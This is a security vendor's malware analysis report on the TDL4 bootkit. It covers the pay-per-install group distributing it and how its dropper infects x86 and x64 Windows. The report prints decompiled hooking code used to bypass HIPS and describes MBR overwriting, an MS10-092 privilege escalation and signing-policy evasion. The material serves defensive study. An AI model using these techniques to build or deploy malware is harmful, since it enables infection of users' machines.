The Evolution of TDL: Conquering x64

Revision 1.1

Eugene Rodionov, Malware Researcher

Aleksandr Matrosov, Senior Malware Researcher

CONTENTS

Introduction

It has been about two years since the Win32/Olmarik (also known as TDSS, TDL and Alureon) family of malware programs started to evolve. The authors of the rootkit implemented one of the most sophisticated and advanced mechanisms for bypassing various protective measures and security mechanisms embedded into the operating system. The fourth version of the TDL rootkit family is the first reliable and widely spread bootkit targeting x64 operating systems such as Windows Vista and Windows 7. The active spread of TDL4 started in August 2010 and since then several versions of the malware have been released. Comparing it with its predecessors, TDL4 is not just a modification of the previous versions, but new malware. There are several parts that have been changed, but the most radical changes were made to its mechanisms for self-embedding into the system and surviving reboot. One of the most striking features of TDL4 is its ability to load its kernel-mode driver on systems with an enforced kernel-mode code signing policy (64-bit versions of Microsoft Windows Vista and 7) and perform kernel-mode hooks with kernel-mode patch protection policy enabled. This makes TDL4 a powerful weapon in the hands of cybercriminals.

It is the abundance of references to TDL4 combined with an absence of a fully comprehensive source of essential TDL4 implementation detail that motivated us to start this research. In this report, we investigate the implementation details of the malware and the ways in which it is distributed, and consider the cybercriminals’ objectives. The report begins with information about the cybercrime group involved in distributing the malware. Afterwards we go deeper into the technical details of the bootkit implementation.

1 Investigation

During our investigation "TDL3: The Rootkit of All Evil?" (http://www.eset.com/us/resources/white-papers/TDL3-Analysis.pdf) we described the DogmaMillions cybercrime group that distributed the third version of TDSS rootkit using a PPI scheme (Pay Per Install). After the exposing of the cybercrime group (TDSS botnet: full disclosure. Part 1, breaking into the botnet, Hakin9 Magazine, November 2010) the group was closed down in the fall of 2010 as it had attracted so much attention. DogmaMillions had about a thousand active partners, but just a few of them accounted for most installations. For example, the average major partner could bring up to several tens of thousands of units per day. The average earnings per day for a major partner could reach $100.000. And the aggregated number of unique successful installations could reach several hundred thousand.

Since DogmaMillions was closed, cybercriminals have been distributing the TDL4 bootkit and we started looking for the cybercrime groups responsible for that. Our attention was captured by GangstaBucks, which was started in the end of 2010. Here are TDL4 distribution statistics by region:





Figure 1 – TDL4 (Olmarik) virus activity world-wide 2010/07/01 – 2011/06/23

The cybercrime group was widely advertised in various Russian and foreign forums dealing with malware (http:// pay-per-install.com/Gangsta_Bucks.html). The textual content and key features of GangstaBucks resemble those of DogmaMillions.







Figure 2 – The GangstaBucks Adverts

1.1 GangstaBucks

Figure 3 – The Main Page of GangstaBucks site

As we can see, prices for installations are the same as those quoted by the DogmaMillions cybercrime group.




Our tariffs (for 1000 installs):

Tariffs may change:

US	160$
CA	100$
AU	140$
GB	140$
Asia CN,JP,TW,TH,IN,HK,ID,KP,KR,SG,PH,MY,VN	8$
Europe AT,BE,CH,DE,DK,ES,FR,GR,IE,IT,MC,NL,NO,PT,SE,NZ	50$
Other	20$

Figure 4 – Prices for Malware Installation

An authorized partner is able to download the current version of the Trojan downloader (Win32/TrojanDownloader.Harnig) and also to receive statistics relating to detection by antivirus software. As soon as the downloader is known to be detected by most antivirus software products, the partner receives the new “fresh” (repacked) version of malware to distribute.


DO NOT use public AV scanners like VirusTotal.
We scan our .exe every hour special for you.

AV - Update Time - Scan Result	AV - Update Time - Scan Result
NOD32 11.02.2011 15:06:32 loader.exe a variant of Win32/Kryptik.KNU	IKARUS 11.02.2011 15:24:04 -
VirusBuster 11.02.2011 -	DrWeb 11.02.2011 14:31:34 -
Avast -	McAfee 11.02.2011 12:47:42 -
BitDefender 11.02.2011 10:32:24 loader.exe Trojan.Generic.KDV.129614	Sophos 11.02.2011 14:31:16 loader.exe Mal/FakeAV-EA
eTrust -	AVG8 11.02.2011 -
ClamWin -	KAV8 11.2.2011 12:02:06 -
SAV 10.02.2011 -	Vba32 10.02.2011 13:17 -
F-Prot 11.02.2011 15:24:42 -	A-Squared 11.02.2011 12:24:58 -
TrendMicro 10.02.2011 14:20:02 -	F-Secure 10.2.2011 8:43:22 -
OneCare 11.2.2011 11:43:54 -	Avira 11.02.2011 14:25:58 loader.exe Is the Trojan horse TR/Crypt.XPACK.Gen2
Ewido Last bases -	Panda 10.2.2011 12:36:04 -
Vexira 11.02.2011 -	Norman 11.2.2011 1:26:06 -
Solo Last bases -	ArcaVir 11.02.2011 12:43:36 -
Webroot 11.02.2011 14:31:16 loader.exe Mal/FakeAV-EA	TrendMicro2010 11.2.2011 3:56:46 -
Comodo 11.2.2011 12:54:50 -	Rising 11.2.2011 2:21:28 -
QuickHeal 11.02.2011 10:47:12 -	DigitalPatrol 11.02.2011 10:45:56 -
GData loader.exe Virus: Trojan.Generic.KDV.129614 (Engine-A)	AVL -
IkarusT3 11.2.2011 12:52:42 -	ZoneAlarm 11.2.2011 12:58:48 -

Get fresh Loader:

Please, enter validation code
from image for .exe access:

Verification code:*

Get Loader

Figure 5 –Scanning Samples for Detection by AV Software

When the downloader is launched it sends information about the system to a C&C server and requests one more downloader which in turn downloads and runs the end malware. The sequence of download events for the downloader which we analyzed is depicted in the following figure. As we can see, the first downloader obtains *Win32/Agent.QNF* which downloads and installs either *Win32/Bubnix* or *Win32/KeyLogger.EliteKeyLogger* malware onto the system.




Figure 6 – The Downloader at Work

During analysis of the downloader workflow we figured out different aspects of GangstaBucks criminal activities which include spamming, rogue AVs, BlackHat SEO and so on. Interestingly, to counteract malware installation tracking systems (like Zeus and SpyEye trackers) downloaders and corresponding links have a relatively short life span (measurable in hours), which makes investigation of the cybercrime group more difficult.

In the middle of February we received a downloader (Win32/TrojanDownloader.Agent.QOF) that installs the latest version of TDL4 bootkit onto the system. As we can see from figure 7, during the installation of the bootkit the downloader reports back to the server to register the installation with the partner identifier.




Figure 7 – Installation of GanstaBucks's TDL4

When conditions are mutually beneficial for the gangs and their partners' services like DogmaMillions and GangstaBucks can accumulate hundreds of partners. In such a case the number of sites distributing the malicious software can reach several thousand all over the world.

In the spring of 2011 we detected a new dropper with enhanced functionality that took advantage of the opportunity to distribute itself over the corporate network. We describe it further in Appendix F. It implements two-step delivery of malware on the target system. Firstly, when the dropper is launched it connects to the affiliation tracker with its partner ID to register installation: only after that does it download and install malware on the target machine. In this case, even if the dropper fails to download and install its payload (due to some problem or other) a partner will get his money.




Figure 8 – GangstaBucks PPI scheme

2 Installation

The installation of the bootkit is handled differently on x86 and x64 systems due to specific limitations on x64 platforms. As soon as the dropper is unpacked it checks whether it is running in Wow64 process and determines which branch of the code it should execute.

```
009FD5BB  68 780AA000    PUSH 0A00A78                      ASCII "IsWow64Process"
009FD5C0  68 880AA000    PUSH 0A00A88                      ASCII "kernel32"
009FD5C5  FF15 2C00A000  CALL DWORD PTR DS:[A0002C]        kernel32.GetModuleHandleA
009FD5CB  50             PUSH EAX
009FD5CC  FF15 6C00A000  CALL DWORD PTR DS:[A0006C]        kernel32.GetProcAddress
009FD5D2  8BF0           MOV ESI,EAX
009FD5D4  85F6           TEST ESI,ESI
009FD5D6  74 0D          JE SHORT 009FD5E5
009FD5D8  8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
009FD5DB  50             PUSH EAX
009FD5DC  FF15 7000A000  CALL DWORD PTR DS:[A00070]        kernel32.GetCurrentProcess
009FD5E2  50             PUSH EAX
009FD5E3  FFD6           CALL ESI                          kernel32.IsWow64Process
```

Figure 9 –Determining Version Type of OS

2.1 Infecting x86 Systems

On x86 systems the installation process looks the same as it does for TDL3/TDL3+, as described in "TDL3: The Rootkit of All Evil?" (http://www.eset.com/resources/white-papers/TDL3-Analysis.pdf). To bypass HIPS the bootkit loads itself as a print provider into the trusted system process (*spooler.exe*) from where it loads a kernel-mode driver (*drv32*) which infects the system.

The bootkit implements an additional HIPS bypassing technique which wasn't noticed in TDL3/TDL3+ droppers: it hooks the *ZwConnectPort* system routine exported from *ntdll.dll*.

```
ntHandle = GetModuleHandleA("ntdll.dll");
funcAddress = GetProcAddress(ntHandle, "ZwConnectPort");
SpliceFunc(funcAddress, NewZwConnectPort, &OriginalZwConnectPort, ChangeMemProtection, MemAlloc);
AddPrintProviderW(&pPrintProviderName, 1u, pProviderInfo);
if ( GetLastError() == RPC_S_SERVER_UNAVAILABLE )
{
  v4 = STATUS_INVALID_DEVICE_REQUEST;
  SC_HANDLE = OpenSCManagerA(0, 0, 1u);
  S_HANDLE = OpenServiceA(SC_HANDLE, "spooler", 0x14u);
  hService = S_HANDLE;
```

Figure 10 – Hooking ZwConnectPort

Here is the prototype of the function *ZwConnectPort.* Parameter *PortName* is set to the name of the target LPC port to connect to.

```
NTSYSAPI
NTSTATUS
NTAPI
ZwConnectPort(
OUT PHANDLE PortHandle,
IN PUNICODE_STRING PortName,
IN PSECURITY_QUALITY_OF_SERVICE SecurityQos,
IN OUT PPORT_SECTION_WRITE WriteSection OPTIONAL,
IN OUT PPORT_SECTION_READ ReadSection OPTIONAL,
OUT PULONG MaxMessageSize OPTIONAL,
IN OUT PVOID ConnectData OPTIONAL,
IN OUT PULONG ConnectDataLength OPTIONAL);
```

The routine is called during execution of *AddPrintProvidor* to connect to the print spooler LPC port. As shown here the hook prepends to the target port name *"\??\GLOBALROOT"* string in an attempt to connect to the print spooler service.

```
int __stdcall NewZwConnectPort(int portHandle, PUNICODE_STRING portName, int securityQos,
{
  PUNICODE_STRING newPortName; // esi@1
  UNICODE_STRING _newPortName; // [sp+4h] [bp-10h]@1
  UNICODE_STRING targetPortName; // [sp+Ch] [bp-8h]@1

  newPortName = portName;
  targetPortName.Length = 40;
  targetPortName.MaximumLength = 42;
  _newPortName.Length = 68;
  _newPortName.MaximumLength = 70;
  targetPortName.Buffer = L"\\RPC Control\\spoolss";
  _newPortName.Buffer = L"\\??\\GLOBALROOT\\RPC Control\\spoolss";
  if ( RtlEqualUnicodeString(&targetPortName, portName, 1) )
    newPortName = &_newPortName;
  return OriginalZwConnectPort(
           portHandle,
           newPortName,
           securityQos,
           writeSection,
           readSection,
           maxMesageSize,
           connectData,
           connectDataLen);
}
```

Figure 11 – The Code of ZwConnectPort Hook

When the driver is loaded into kernel-mode address space it overwrites the MBR (Master Boot Record) of the disk by sending SRB (SCSI Request Block) packets directly to the miniport device object, then it initializes its hidden file system. The bootkit's modules are written into the hidden file system from the dropper by means of *CreateFile* and *WriteFile* API functions.

The algorithm for infecting x86 operating systems is presented in Figure 12. It is important to mention that the TDL4 dropper exploits patched the MS10-092 vulnerability in the Microsoft Windows Task Scheduler service to elevate privileges and successfully load its driver. The vulnerable systems include all Windows operating systems starting from Microsoft Windows Vista (both x86 and x64 versions). If it fails to exploit the vulnerability it copies itself into a file into TEMP directory with the name *"setup_xxx.exe"* and creates a corresponding manifest file requesting administrative privileges to run the application. After that, it runs the copied dropper by calling *ShellExecute* and a dialog box message requesting administrative rights is displayed to the user.




Figure 12 – The Algorithm of Infecting x86 System

2.2 Infecting x64 Systems

When the dropper is run on x64 operating systems it fails to load the kernel-mode driver, as 64-bit systems require it to be signed. To overcome this restriction the dropper writes all its components directly to the hard drive by sending IOCTL_SCSI_PASS_THROUGH_DIRECT requests to a disk class driver. It obtains the disk's parameters and creates the image of its hidden file system in the memory buffer which is then written on the hard drive at certain offset (see section Maintaining hidden file system). When the image is written the dropper modifies the MBR of the disk to get its malicious components loaded at boot time. After that the dropper reboots the system by calling the *ZwRaiseHardError* routine, passing as its fifth parameter *OptionShutdownSystem.* This instructs the system to display a BSOD (Blue Screen Of Death) and reboot the system:

```
NTSYSAPI
NTSTATUS
NTAPI
NtRaiseHardError(
IN NTSTATUS ErrorStatus,
IN ULONG NumberOfParameters,
IN PUNICODE_STRING   UnicodeStringParameterMask OPTIONAL,
IN PVOID *Parameters,
IN HARDERROR_RESPONSE_OPTION ResponseOption,
OUT PHARDERROR_RESPONSE Response );
```

On the Figure 13 presented a diagram depicting process of infecting x64 system.

